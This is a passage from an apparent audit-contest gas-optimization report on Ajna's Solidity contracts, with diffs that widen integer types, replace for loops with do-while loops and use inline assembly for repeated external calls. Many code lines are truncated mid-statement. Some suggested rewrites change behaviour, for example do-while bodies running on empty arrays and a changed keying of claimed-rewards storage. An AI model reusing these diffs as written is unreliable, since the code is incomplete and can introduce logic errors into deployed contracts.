https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-core/src/RewardsManager.sol#L70-L72

Estimated Gas Savings: `~22100` (`Gsset (20_000 gas)` + `Gcoldsload (2100 gas)`)

```
File: ajna-core/src/RewardsManager.sol
70:     mapping(uint256 => mapping(uint256 => bool)) public override
71:     /// @dev `epoch => rewards claimed` mapping.
72:     mapping(uint256 => uint256) public override rewardsClaimed;
```

```
diff --git a/src/RewardsManager.sol b/src/RewardsManager.sol
index 314b476..e7b2252 100644
--- a/src/RewardsManager.sol
+++ b/src/RewardsManager.sol
@@ -66,10 +66,13 @@ contract RewardsManager is IRewardsManager, Reen
     /*** State Variables ***/
     /************************/

-    /// @dev `tokenID => epoch => bool has claimed` mapping.
-    mapping(uint256 => mapping(uint256 => bool)) public override is
-    /// @dev `epoch => rewards claimed` mapping.
-    mapping(uint256 => uint256) public override rewardsClaimed;
+    struct EpochInfo {
+        uint248 rewardsClaimed;
+        bool isEpochClaimed;
+    }
+
+    mapping(uint256 => mapping(uint256 => EpochInfo)) epochInfo;
+
     /// @dev `epoch => update bucket rate rewards claimed` mapping.
     mapping(uint256 => uint256) public override updateRewardsClaime

@@ -99,6 +102,16 @@ contract RewardsManager is IRewardsManager, Reen
         positionManager = positionManager_;
     }

+    function isEpochClaimed(uint256 tokenId_, uint256 epoch_) exter
+        return epochInfo[tokenId_][epoch_].isEpochClaimed;
+    }
+
+    function rewardsClaimed(uint256 tokenId_, uint256 epoch_) exter
+        // need to modify out of scope interface file and tests for
+        return uint256(epochInfo[tokenId_][epoch_].rewardsClaimed);
+    }
+
+

     /**************************/
     /*** External Functions ***/
     /**************************/
@@ -119,7 +132,7 @@ contract RewardsManager is IRewardsManager, Reen

         if (msg.sender != stakeInfo.owner) revert NotOwnerOfDeposit

-        if (isEpochClaimed[tokenId_][epochToClaim_]) revert Already
+        if (epochInfo[tokenId_][epochToClaim_].isEpochClaimed) reve

         _claimRewards(stakeInfo, tokenId_, epochToClaim_, true, sta
     }
```

```
@@ -408,8 +421,8 @@ contract RewardsManager is IRewardsManager, Reen
             unchecked { ++epoch; }

             // update epoch token claim trackers
-            rewardsClaimed[epoch]           += nextEpochRewards;
-            isEpochClaimed[tokenId_][epoch] = true;
+            epochInfo[tokenId_][epoch].rewardsClaimed += uint248(ne
+            epochInfo[tokenId_][epoch].isEpochClaimed = true;
         }
     }

@@ -432,7 +445,7 @@ contract RewardsManager is IRewardsManager, Reen
     ) internal view returns (uint256 epochRewards_) {

         uint256 nextEpoch = epoch_ + 1;
-        uint256 claimedRewardsInNextEpoch = rewardsClaimed[nextEpoc
+        uint256 claimedRewardsInNextEpoch = uint256(epochInfo[token
         uint256 bucketIndex;
         uint256 interestEarned;
```

[G-08] Usage of uints/ints smaller than 32 bytes (256 bits) incurs overhead

The EVM operates with 32 byte words. Therefore, if you declare state variables less than 32 bytes the EVM will need to perform extra operations to cast your value to the specified size.

Total Instances: `2`

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L63

Gas Savings for `GrantFund.startNewDistributionPeriod` *, obtained via protocol's tests: Av*
218 gas

	Max
Before	75597
After	75379

```
File: ajna-grants/src/grants/base/StandardFunding.sol
63:     uint24 internal _currentDistributionId = 0;
```

```
diff --git a/src/grants/base/StandardFunding.sol b/src/grants/base/S
index 928b337..971e285 100644
--- a/src/grants/base/StandardFunding.sol
+++ b/src/grants/base/StandardFunding.sol
@@ -60,7 +60,7 @@ abstract contract StandardFunding is Funding, ISta
      * @dev Updated at the start of each quarter.
      * @dev Monotonically increases by one per period.
      */
-    uint24 internal _currentDistributionId = 0;
+    uint256 internal _currentDistributionId = 0;

     /**
      * @notice Mapping of quarterly distributions from the grant fu
@@ -117,8 +117,8 @@ abstract contract StandardFunding is Funding, IS

     /// @inheritdoc IStandardFunding
     function startNewDistributionPeriod() external override returns
-        uint24  currentDistributionId      = _currentDistributionI
-        uint256 currentDistributionEndBlock = _distributions[curren
+        uint256  currentDistributionId      = _currentDistributior
+        uint256 currentDistributionEndBlock = _distributions[uint24

         // check that there isn't currently an active distribution
         if (block.number <= currentDistributionEndBlock) revert Dis
@@ -128,13 +128,13 @@ abstract contract StandardFunding is Funding,
             // Check if any last distribution exists and its challe
             if (currentDistributionId > 0 && (block.number > _getCh
                 // Add unused funds from last distribution to treas
-                _updateTreasury(currentDistributionId);
+                _updateTreasury(uint24(currentDistributionId));
             }

             // checks if any second last distribution exist and its
             if (currentDistributionId > 1 && !_isSurplusFundsUpdate
                 // Add unused funds from second last distribution t
-                _updateTreasury(currentDistributionId - 1);
+                _updateTreasury(uint24(currentDistributionId) - 1);
             }
         }

@@ -225,7 +225,7 @@ abstract contract StandardFunding is Funding, IS
      * @return newId_ The new distribution period Id.
      */
     function _setNewDistributionId() private returns (uint24 newId_
-        newId_ = _currentDistributionId += 1;
+        newId_ = uint24(_currentDistributionId += 1);
     }
```

```
     /*************************************/
@@ -376,7 +376,7 @@ abstract contract StandardFunding is Funding, IS
         // check for duplicate proposals
         if (newProposal.proposalId != 0) revert ProposalAlreadyExis

-        QuarterlyDistribution memory currentDistribution = _distrib
+        QuarterlyDistribution memory currentDistribution = _distrib

         // cannot add new proposal after end of screening period
         // screening period ends 72000 blocks before end of distrib
@@ -519,9 +519,9 @@ abstract contract StandardFunding is Funding, IS
     function fundingVote(
         FundingVoteParams[] memory voteParams_
     ) external override returns (uint256 votesCast_) {
-        uint24 currentDistributionId = _currentDistributionId;
+        uint256 currentDistributionId = _currentDistributionId;

-        QuarterlyDistribution storage currentDistribution = _distri
+        QuarterlyDistribution storage currentDistribution = _distri
         QuadraticVoter        storage voter               = _quadra

         uint256 endBlock = currentDistribution.endBlock;
@@ -572,7 +572,7 @@ abstract contract StandardFunding is Funding, IS
     function screeningVote(
         ScreeningVoteParams[] memory voteParams_
     ) external override returns (uint256 votesCast_) {
-        QuarterlyDistribution memory currentDistribution = _distrib
+        QuarterlyDistribution memory currentDistribution = _distrib

         // check screening stage is active
         if (block.number < currentDistribution.startBlock || block.
@@ -926,7 +926,7 @@ abstract contract StandardFunding is Funding, IS

     /// @inheritdoc IStandardFunding
     function getDistributionId() external view override returns (ui
-        return _currentDistributionId;
+        return uint24(_currentDistributionId);
     }

     /// @inheritdoc IStandardFunding
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-core/src/PositionManager.sol#L62

Gas Savings for `PositionManager.mint` *, obtained via protocol's tests: Avg 256 gas*

	Max
Before	98876
After	98620

```
File: ajna-core/src/PositionManager.sol
62:     uint176 private _nextId = 1;
```

```
diff --git a/src/PositionManager.sol b/src/PositionManager.sol
index 261fbc1..7e186a2 100644
--- a/src/PositionManager.sol
+++ b/src/PositionManager.sol
@@ -59,7 +59,7 @@ contract PositionManager is ERC721, PermitERC721,
     mapping(uint256 => EnumerableSet.UintSet)        internal posit

     /// @dev Id of the next token that will be minted. Skips `0`.
-    uint176 private _nextId = 1;
+    uint256 private _nextId = 1;

     /******************/
     /*** Immutables ***/
```

[G-09] Use `do while` loops instead of `for` loops

A `do while` loop will cost less gas since the condition is not being checked for the first iteration.

Total Instances: `14`

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-core/src/RewardsManager.sol#L680-L704

Gas Savings for `RewardsManager.claimRewards` *, obtained via protocol's tests: Avg 90 gas*

	Max
Before	393064
After	392974

```
File: ajna-core/src/RewardsManager.sol
```

```
680:             for (uint256 i = 0; i < indexes_.length; ) {
...
704:                 for (uint256 i = 0; i < indexes_.length; ) {
```

```
diff --git a/src/RewardsManager.sol b/src/RewardsManager.sol
index 314b476..ab3ceb6 100644
--- a/src/RewardsManager.sol
+++ b/src/RewardsManager.sol
@@ -677,8 +677,8 @@ contract RewardsManager is IRewardsManager, Reen

         // update exchange rates only if the pool has not yet burne
         if (curBurnEpoch == 0) {
-            for (uint256 i = 0; i < indexes_.length; ) {
-
+            uint256 i;
+            do {
                 _updateBucketExchangeRate(
                     pool_,
                     indexes_[i],
@@ -687,7 +687,7 @@ contract RewardsManager is IRewardsManager, Reen

                 // iterations are bounded by array length (which is
                 unchecked { ++i; }
-            }
+            } while(i < indexes_.length);
         }

         else {
@@ -701,8 +701,8 @@ contract RewardsManager is IRewardsManager, Reen
             if (block.timestamp <= curBurnTime + UPDATE_PERIOD) {

                 // update exchange rates and calculate rewards if t
-                for (uint256 i = 0; i < indexes_.length; ) {
-
+                uint256 i;
+                do {
                     // calculate rewards earned for updating bucket
                     updatedRewards_ += _updateBucketExchangeRateAnd
                         pool_,
@@ -714,7 +714,7 @@ contract RewardsManager is IRewardsManager, Reen

                     // iterations are bounded by array length (whic
                     unchecked { ++i; }
-                }
+                } while(i < indexes_.length);

                 uint256 rewardsCap            = Maths.wmul(UPDATE_C
```

```
                uint256 rewardsClaimedInEpoch = updateRewardsClaime
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-core/src/RewardsManager.sol#L163

Gas Savings for `RewardsManager.moveStakedLiquidity` *, obtained via protocol's tests: Avg 78 gas*

	Max
Before	2112272
After	2112194

```
File: ajna-core/src/RewardsManager.sol
163:         for (uint256 i = 0; i < fromBucketLength; ) {
```

```
diff --git a/src/RewardsManager.sol b/src/RewardsManager.sol
index 314b476..008ea99 100644
--- a/src/RewardsManager.sol
+++ b/src/RewardsManager.sol
@@ -160,7 +160,8 @@ contract RewardsManager is IRewardsManager, Reen

         uint256 fromIndex;
         uint256 toIndex;
-        for (uint256 i = 0; i < fromBucketLength; ) {
+        uint256 i;
+        do {
             fromIndex = fromBuckets_[i];
             toIndex = toBuckets_[i];

@@ -182,7 +183,7 @@ contract RewardsManager is IRewardsManager, Reen

             // iterations are bounded by array length (which is its
             unchecked { ++i; }
-        }
+        } while (i < fromBucketLength);

         emit MoveStakedLiquidity(tokenId_, fromBuckets_, toBuckets_
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-core/src/RewardsManager.sol#L396

Gas Savings for `RewardsManager.claimRewards` *, obtained via protocol's tests: Avg 102 gas*

	Max
Before	393064
After	392962

```
File: ajna-core/src/RewardsManager.sol
396:         for (uint256 epoch = lastClaimedEpoch; epoch < epochToCl
```

```
diff --git a/src/RewardsManager.sol b/src/RewardsManager.sol
index 314b476..bf8c65a 100644
--- a/src/RewardsManager.sol
+++ b/src/RewardsManager.sol
@@ -393,11 +393,10 @@ contract RewardsManager is IRewardsManager, Re
         uint256[] memory positionIndexes = positionManager.getPosit

         // iterate through all burn periods to calculate and claim
-        for (uint256 epoch = lastClaimedEpoch; epoch < epochToClaim
-
+        do {
             uint256 nextEpochRewards = _calculateNextEpochRewards(
                 tokenId_,
-                epoch,
+                lastClaimedEpoch,
                 stakingEpoch,
                 ajnaPool,
                 positionIndexes
@@ -405,12 +404,12 @@ contract RewardsManager is IRewardsManager, Re

             rewards_ += nextEpochRewards;

-            unchecked { ++epoch; }
+            unchecked { ++lastClaimedEpoch; }

             // update epoch token claim trackers
-            rewardsClaimed[epoch]           += nextEpochRewards;
-            isEpochClaimed[tokenId_][epoch] = true;
-        }
+            rewardsClaimed[lastClaimedEpoch]           += nextEpoch
+            isEpochClaimed[tokenId_][lastClaimedEpoch] = true;
+        } while(lastClaimedEpoch < epochToClaim_);
     }
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-core/src/PositionManager.sol#L181-L210

Gas Savings for `PositionManager.memorializePositions` *, obtained via protocol's tests: Av*
134 gas

	Max
Before	1134444
After	1134310

```
File: ajna-core/src/PositionManager.sol
181:         for (uint256 i = 0; i < indexesLength; ) {
182:             index = params_.indexes[i];
183:
184:             // record bucket index at which a position has added
185:             // slither-disable-next-line unused-return
186:             positionIndex.add(index);
...
206:             // save position in storage
207:             positions[params_.tokenId][index] = position;
208:
209:             unchecked { ++i; }
210:         }
```

```
diff --git a/src/PositionManager.sol b/src/PositionManager.sol
index 261fbc1..10fee91 100644
--- a/src/PositionManager.sol
+++ b/src/PositionManager.sol
@@ -177,8 +177,9 @@ contract PositionManager is ERC721, PermitERC721

         uint256 indexesLength = params_.indexes.length;
         uint256 index;
-
-        for (uint256 i = 0; i < indexesLength; ) {
+
+        uint256 i;
+        do {
             index = params_.indexes[i];

             // record bucket index at which a position has added li
@@ -207,7 +208,7 @@ contract PositionManager is ERC721, PermitERC721
             positions[params_.tokenId][index] = position;
```

```
            unchecked { ++i; }
-       }
+       } while(i < indexesLength);

        // update pool LP accounting and transfer ownership of LP t
        pool.transferLP(owner, address(this), params_.indexes);
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-core/src/PositionManager.sol#L364-L383

Gas Savings for `PositionManager.reedemPositions` *, obtained via protocol's tests: Avg 44 gas*

	Max
Before	139811
After	139767

```
File: ajna-core/src/PositionManager.sol
364:        for (uint256 i = 0; i < indexesLength; ) {
365:            index = params_.indexes[i];
366:
367:
...
379:            // remove LP tracked by position manager at bucket i
380:            delete positions[params_.tokenId][index];
381:
382:            unchecked { ++i; }
383:        }
```

```
diff --git a/src/PositionManager.sol b/src/PositionManager.sol
index 261fbc1..eeb4f44 100644
--- a/src/PositionManager.sol
+++ b/src/PositionManager.sol
@@ -360,8 +360,9 @@ contract PositionManager is ERC721, PermitERC721
        uint256[] memory lpAmounts = new uint256[](indexesLength);

        uint256 index;
-
-       for (uint256 i = 0; i < indexesLength; ) {
+
+       uint256 i;
+       do {
```

```
            index = params_.indexes[i];

            Position memory position = positions[params_.tokenId][i
@@ -380,7 +381,7 @@ contract PositionManager is ERC721, PermitERC721
            delete positions[params_.tokenId][index];

            unchecked { ++i; }
-       }
+       } while(i < indexesLength);

        address owner = ownerOf(params_.tokenId);
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/Funding.sol#L62-L65

Gas Savings for `GrantFund.executeExtraordinary` *, obtained via protocol's tests: Avg 47 ga*

	Max
Before	95823
After	95776

```
File: ajna-grants/src/grants/base/Funding.sol
62:         for (uint256 i = 0; i < targets_.length; ++i) {
63:             (bool success, bytes memory returndata) = targets_[i]
64:             Address.verifyCallResult(success, returndata, errorMe
65:         }
```

```
diff --git a/src/grants/base/Funding.sol b/src/grants/base/Funding.s
index 72fafb9..37bd3fb 100644
--- a/src/grants/base/Funding.sol
+++ b/src/grants/base/Funding.sol
@@ -59,10 +59,12 @@ abstract contract Funding is IFunding, Reentranc
        emit ProposalExecuted(proposalId_);

        string memory errorMessage = "Governor: call reverted withc
-       for (uint256 i = 0; i < targets_.length; ++i) {
+       uint256 i;
+       do {
            (bool success, bytes memory returndata) = targets_[i].c
            Address.verifyCallResult(success, returndata, errorMess
-       }
+           ++i;
```

```
+         } while(i < targets_.length);
      }

       /**
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/Funding.sol#L112-L140

Gas Savings for `GrantFund.proposeExtraordinary` *, obtained via protocol's tests: Avg 44 gas*

	Max
Before	86505
After	86461

```
File: ajna-grants/src/grants/base/Funding.sol
112:         for (uint256 i = 0; i < targets_.length;) {
113:
114:             // check targets and values params are valid
115:             if (targets_[i] != ajnaTokenAddress || values_[i] !=
116:
117:             // check calldata function selector is transfer()
118:             bytes memory selDataWithSig = calldatas_[i];
...
136:             // update tokens requested for additional calldata
137:             tokensRequested_ += SafeCast.toUint128(tokensRequest
138:
139:             unchecked { ++i; }
140:         }
```

```
diff --git a/src/grants/base/Funding.sol b/src/grants/base/Funding.s
index 72fafb9..e9b3097 100644
--- a/src/grants/base/Funding.sol
+++ b/src/grants/base/Funding.sol
@@ -108,9 +108,9 @@ abstract contract Funding is IFunding, Reentranc

         // check params have matching lengths
         if (targets_.length == 0 || targets_.length != values_.leng
-
-         for (uint256 i = 0; i < targets_.length;) {
-
+
```

```
+         uint256 i;
+         do {
              // check targets and values params are valid
              if (targets_[i] != ajnaTokenAddress || values_[i] != 0)

@@ -137,7 +137,7 @@ abstract contract Funding is IFunding, Reentranc
              tokensRequested_ += SafeCast.toUint128(tokensRequested)

              unchecked { ++i; }
-         }
+         } while(i < targets_.length);
      }

      /**
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L434-L454

Gas Savings for `GrantFund.updateSlate` *, obtained via protocol's tests: Avg 167 gas*

	Max
Before	318329
After	318162

```
File: ajna-grants/src/grants/base/StandardFunding.sol
434:          for (uint i = 0; i < numProposalsInSlate_; ) {
435:              Proposal memory proposal = _standardFundingProposals
436:
437:              // check if Proposal is in the topTenProposals list
438:              if (_findProposalIndex(proposalIds_[i], _topTenPropc
439:
440:              // account for fundingVotesReceived possibly being r
441:              if (proposal.fundingVotesReceived < 0) revert Invali
442:
443:              // update counters
444:              sum_ += uint128(proposal.fundingVotesReceived); // s
445:              totalTokensRequested += proposal.tokensRequested;
446:
447:              // check if slate of proposals exceeded budget const
448:              if (totalTokensRequested > (gbc * 9 / 10)) {
449:                  revert InvalidProposalSlate();
450:              }
451:
452:              unchecked { ++i; }
```

```
453:         }
454:     }
```

```
diff --git a/src/grants/base/StandardFunding.sol b/src/grants/base/S
index 928b337..17c47e8 100644
--- a/src/grants/base/StandardFunding.sol
+++ b/src/grants/base/StandardFunding.sol
@@ -431,7 +431,8 @@ abstract contract StandardFunding is Funding, IS
         uint256 totalTokensRequested = 0;

         // check each proposal in the slate is valid
-        for (uint i = 0; i < numProposalsInSlate_; ) {
+        uint256 i;
+        do {
             Proposal memory proposal = _standardFundingProposals[pr

             // check if Proposal is in the topTenProposals list
@@ -450,7 +451,7 @@ abstract contract StandardFunding is Funding, IS
             }

             unchecked { ++i; }
-        }
+        } while(i < numProposalsInSlate_);
     }

     /**
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L549-L568

Gas Savings for `GrantFund.fundingVote` *, obtained via protocol's tests: Avg 111 gas*

	Max
Before	409345
After	409234

```
File: ajna-grants/src/grants/base/StandardFunding.sol
549:         for (uint256 i = 0; i < numVotesCast; ) {
550:             Proposal storage proposal = _standardFundingProposal
551:
552:             // check that the proposal is part of the current di
553:             if (proposal.distributionId != currentDistributionId
```

```
554:
555:             // check that the proposal being voted on is in the
556:             if (_findProposalIndex(voteParams_[i].proposalId, _t
557:
558:             // cast each successive vote
559:             votesCast_ += _fundingVote(
560:                 currentDistribution,
561:                 proposal,
562:                 msg.sender,
563:                 voter,
564:                 voteParams_[i]
565:             );
566:
567:             unchecked { ++i; }
568:         }
```

```
diff --git a/src/grants/base/StandardFunding.sol b/src/grants/base/S
index 928b337..9dcab1a 100644
--- a/src/grants/base/StandardFunding.sol
+++ b/src/grants/base/StandardFunding.sol
@@ -545,8 +545,9 @@ abstract contract StandardFunding is Funding, IS
         }

         uint256 numVotesCast = voteParams_.length;
-
-        for (uint256 i = 0; i < numVotesCast; ) {
+
+        uint256 i;
+        do {
             Proposal storage proposal = _standardFundingProposals[v

             // check that the proposal is part of the current distr
@@ -565,7 +566,7 @@ abstract contract StandardFunding is Funding, IS
             );

             unchecked { ++i; }
-        }
+        } while(i < numVotesCast);
     }

     /// @inheritdoc IStandardFunding
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L582-L595

Gas Savings for `GrantFund.screeningVote` *, obtained via protocol's tests: Avg 167 gas*

	Max
Before	399146
After	398979

```
File: ajna-grants/src/grants/base/StandardFunding.sol
582:         for (uint256 i = 0; i < numVotesCast; ) {
583:             Proposal storage proposal = _standardFundingProposal
584:
585:             // check that the proposal is part of the current di
586:             if (proposal.distributionId != currentDistribution.i
587:
588:             uint256 votes = voteParams_[i].votes;
589:
590:             // cast each successive vote
591:             votesCast_ += votes;
592:             _screeningVote(msg.sender, proposal, votes);
593:
594:             unchecked { ++i; }
595:         }
```

```
diff --git a/src/grants/base/StandardFunding.sol b/src/grants/base/S
index 928b337..649df77 100644
--- a/src/grants/base/StandardFunding.sol
+++ b/src/grants/base/StandardFunding.sol
@@ -578,8 +578,9 @@ abstract contract StandardFunding is Funding, IS
         if (block.number < currentDistribution.startBlock || block.

         uint256 numVotesCast = voteParams_.length;
-
-        for (uint256 i = 0; i < numVotesCast; ) {
+
+        uint256 i;
+        do {
             Proposal storage proposal = _standardFundingProposals[v

             // check that the proposal is part of the current distr
@@ -592,7 +593,7 @@ abstract contract StandardFunding is Funding, IS
             _screeningVote(msg.sender, proposal, votes);

             unchecked { ++i; }
-        }
+        } while(i < numVotesCast);
```

```
    }

    /*********************************/
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L848-L852

Gas Savings for `GrantFund.fundingVote` *, obtained via protocol's tests: Avg 456 gas*

	Max
Before	409345
After	408889

```
File: ajna-grants/src/grants/base/StandardFunding.sol
848:         for (uint256 i = 0; i < numVotesCast; ) {
849:             votesCastSumSquared_ += Maths.wpow(SafeCast.toUint25
850:
851:             unchecked { ++i; }
852:         }
```

```
diff --git a/src/grants/base/StandardFunding.sol b/src/grants/base/S
index 928b337..188e3db 100644
--- a/src/grants/base/StandardFunding.sol
+++ b/src/grants/base/StandardFunding.sol
@@ -844,12 +844,13 @@ abstract contract StandardFunding is Funding,
         FundingVoteParams[] memory votesCast_
     ) internal pure returns (uint256 votesCastSumSquared_) {
         uint256 numVotesCast = votesCast_.length;
-
-        for (uint256 i = 0; i < numVotesCast; ) {
+
+        uint256 i;
+        do {
             votesCastSumSquared_ += Maths.wpow(SafeCast.toUint256(M

             unchecked { ++i; }
-        }
+        } while(i < numVotesCast);
     }

     /**
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L208-L214

Gas Savings for `GrantFund.startNewDistributionPeriod` *, obtained via protocol's tests: Av*
82 gas

	Max
Before	75597
After	75515

```
File: ajna-grants/src/grants/base/StandardFunding.sol
208:         for (uint i = 0; i < numFundedProposals; ) {
```

```
diff --git a/src/grants/base/StandardFunding.sol b/src/grants/base/S
index 928b337..7e2d7db 100644
--- a/src/grants/base/StandardFunding.sol
+++ b/src/grants/base/StandardFunding.sol
@@ -204,14 +204,15 @@ abstract contract StandardFunding is Funding,

         uint256 totalTokensRequested;
         uint256 numFundedProposals = fundingProposalIds.length;
-
-        for (uint i = 0; i < numFundedProposals; ) {
+
+        uint256 i;
+        do {
             Proposal memory proposal = _standardFundingProposals[fu

             totalTokensRequested += proposal.tokensRequested;

             unchecked { ++i; }
-        }
+        } while(i < numFundedProposals);

         // readd non distributed tokens to the treasury
         treasury += (fundsAvailable - totalTokensRequested);
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/StandardFunding.sol#L324-L330

Gas Savings for `GrantFund.updateSlate` *, obtained via protocol's tests: Avg 167 gas*

	Max
Before	318329
After	318162

```
File: ajna-grants/src/grants/base/StandardFunding.sol
324:             for (uint i = 0; i < numProposalsInSlate; ) {
```

```
diff --git a/src/grants/base/StandardFunding.sol b/src/grants/base/S
index 928b337..67bee79 100644
--- a/src/grants/base/StandardFunding.sol
+++ b/src/grants/base/StandardFunding.sol
@@ -320,14 +320,14 @@ abstract contract StandardFunding is Funding,
         // if slate of proposals is new top slate, update state
         if (newTopSlate_) {
             uint256[] storage existingSlate = _fundedProposalSlates
-
-            for (uint i = 0; i < numProposalsInSlate; ) {
-
+
+            uint256 i;
+            do {
                 // update list of proposals to fund
                 existingSlate.push(proposalIds_[i]);

                 unchecked { ++i; }
-            }
+            } while(i < numProposalsInSlate);

             // update hash to point to the new leading slate of prc
             currentDistribution.fundedSlateHash = newSlateHash;
```

[G-10] Use assembly to perform efficient back-to-back calls

If a similar external call is performed back-to-back, we can use assembly to reuse any function signatures and function parameters that stay the same. In addition, we can also reuse the same memory space for each function call (`scratch space` + `free memory pointer` + `zero slot`), which can potentially allow us to avoid memory expansion costs.

Note: In order to do this optimization safely we will cache the free memory pointer value and restore it once we are done with our function calls. We will also set the zero slot back to 0 if neccessary.

Total Instances: 3

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-core/src/RewardsManager.sol#L636-L651

Gas Savings for `RewardsManager.claimRewards` *, obtained via protocol's tests: 2141 gas*

	Max
Before	393064
After	390923

```
File: ajna-core/src/RewardsManager.sol
636:     function _getPoolAccumulators(
637:         address pool_,
638:         uint256 currentBurnEventEpoch_,
639:         uint256 lastBurnEventEpoch_
640:     ) internal view returns (uint256, uint256, uint256) {
641:         (
642:             uint256 currentBurnTime,
643:             uint256 totalInterestLatest,
644:             uint256 totalBurnedLatest
645:         ) = IPool(pool_).burnInfo(currentBurnEventEpoch_);
646: 
647:         (
648:             ,
649:             uint256 totalInterestAtBlock,
650:             uint256 totalBurnedAtBlock
651:         ) = IPool(pool_).burnInfo(lastBurnEventEpoch_);
```

```
diff --git a/src/RewardsManager.sol b/src/RewardsManager.sol
index 314b476..1d95b55 100644
--- a/src/RewardsManager.sol
+++ b/src/RewardsManager.sol
@@ -638,18 +638,30 @@ contract RewardsManager is IRewardsManager, Re
         uint256 currentBurnEventEpoch_,
         uint256 lastBurnEventEpoch_
     ) internal view returns (uint256, uint256, uint256) {
-        (
-            uint256 currentBurnTime,
-            uint256 totalInterestLatest,
-            uint256 totalBurnedLatest
-        ) = IPool(pool_).burnInfo(currentBurnEventEpoch_);
-
```

```
-         (
-             ,
-             uint256 totalInterestAtBlock,
-             uint256 totalBurnedAtBlock
-         ) = IPool(pool_).burnInfo(lastBurnEventEpoch_);
-
+         uint256 currentBurnTime;
+         uint256 totalInterestLatest;
+         uint256 totalBurnedLatest;
+         uint256 totalInterestAtBlock;
+         uint256 totalBurnedAtBlock;
+         assembly {
+             let memptr := mload(0x40)
+
+             mstore(0x00, 0x2c7b2e06)
+             mstore(0x20, currentBurnEventEpoch_)
+             if iszero(staticcall(gas(), pool_, 0x1c, 0x24, 0x00, 0x
+             currentBurnTime := mload(0x00)
+             totalInterestLatest := mload(0x20)
+             totalBurnedLatest := mload(0x40)
+
+             mstore(0x00, 0x2c7b2e06)
+             mstore(0x20, lastBurnEventEpoch_)
+             if iszero(staticcall(gas(), pool_, 0x1c, 0x24, 0x00, 0x
+             totalInterestAtBlock := mload(0x20)
+             totalBurnedAtBlock := mload(0x40)
+
+             mstore(0x40, memptr)
+         }
+
          uint256 totalBurned   = totalBurnedLatest   != 0 ? totalBur
          uint256 totalInterest = totalInterestLatest != 0 ? totalInt
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-core/src/PositionManager.sol#L416-L427

Gas Savings for `PositionManager.mint` *, obtained via protocol's tests: 1223 gas*

	Max
Before	98876
After	97653

```
File: ajna-core/src/PositionManager.sol
416:     function _isAjnaPool(
```

```
417:         address pool_,
418:         bytes32 subsetHash_
419:     ) internal view returns (bool) {
420:         address collateralAddress = IPool(pool_).collateralAddre
421:         address quoteAddress      = IPool(pool_).quoteTokenAddre
422:
423:         address erc20DeployedPoolAddress  = erc20PoolFactory.dep
424:         address erc721DeployedPoolAddress = erc721PoolFactory.de
425:
426:         return (pool_ == erc20DeployedPoolAddress || pool_ == er
427:     }
```

```
diff --git a/src/PositionManager.sol b/src/PositionManager.sol
index 261fbc1..58d1a6a 100644
--- a/src/PositionManager.sol
+++ b/src/PositionManager.sol
@@ -417,11 +417,26 @@ contract PositionManager is ERC721, PermitERC7
         address pool_,
         bytes32 subsetHash_
     ) internal view returns (bool) {
-        address collateralAddress = IPool(pool_).collateralAddress(
-        address quoteAddress      = IPool(pool_).quoteTokenAddress(
-
-        address erc20DeployedPoolAddress  = erc20PoolFactory.deploy
-        address erc721DeployedPoolAddress = erc721PoolFactory.deplo
+        address erc20DeployedPoolAddress;
+        address erc721DeployedPoolAddress;
+        ERC20PoolFactory _erc20Pool = erc20PoolFactory;
+        ERC721PoolFactory _erc721Pool = erc721PoolFactory;
+        assembly {
+            let memptr := mload(0x40)
+            let active_mem := mload(0x80)
+            // function sigs for `collateralAddress()` + `quoteToke
+            mstore(0x00, 0x48d399e7bad346207f165b0b)
+            if iszero(staticcall(gas(), pool_, 0x14, 0x04, 0x40, 0x
+            if iszero(staticcall(gas(), pool_, 0x18, 0x04, 0x60, 0x
+            mstore(0x20, subsetHash_)
+            if iszero(staticcall(gas(), _erc20Pool, 0x1c, 0x64, 0x8
+            erc20DeployedPoolAddress := mload(0x80)
+            if iszero(staticcall(gas(), _erc721Pool, 0x1c, 0x64, 0x
+            erc721DeployedPoolAddress := mload(0x80)
+            mstore(0x40, memptr)
+            mstore(0x60, 0x00)
+            mstore(0x80, active_mem)
+        }

         return (pool_ == erc20DeployedPoolAddress || pool_ == erc72
```

```
    }
```

https://github.com/code-423n4/2023-05-ajna/blob/main/ajna-grants/src/grants/base/Funding.sol#L76-L93

Gas Savings for `GrantFund.getVotesFunding` *, obtained via protocol's tests: 421 gas*

	Max
Before	11518
After	11097

```
File: ajna-grants/src/grants/base/Funding.sol
76:     function _getVotesAtSnapshotBlocks(
77:         address account_,
78:         uint256 snapshot_,
79:         uint256 voteStartBlock_
80:     ) internal view returns (uint256) {
81:         IVotes token = IVotes(ajnaTokenAddress);
82:
83:         // calculate the number of votes available at the snapshc
84:         uint256 votes1 = token.getPastVotes(account_, snapshot_);
85:
86:         // enable voting weight to be calculated during the votir
87:         voteStartBlock_ = voteStartBlock_ != block.number ? voteS
88:
89:         // calculate the number of votes available at the stage's
90:         uint256 votes2 = token.getPastVotes(account_, voteStartBl
91:
92:         return Maths.min(votes2, votes1);
93:     }
```

```
diff --git a/src/grants/base/Funding.sol b/src/grants/base/Funding.s
index 72fafb9..4bafbcb 100644
--- a/src/grants/base/Funding.sol
+++ b/src/grants/base/Funding.sol
@@ -79,15 +79,37 @@ abstract contract Funding is IFunding, Reentranc
         uint256 voteStartBlock_
     ) internal view returns (uint256) {
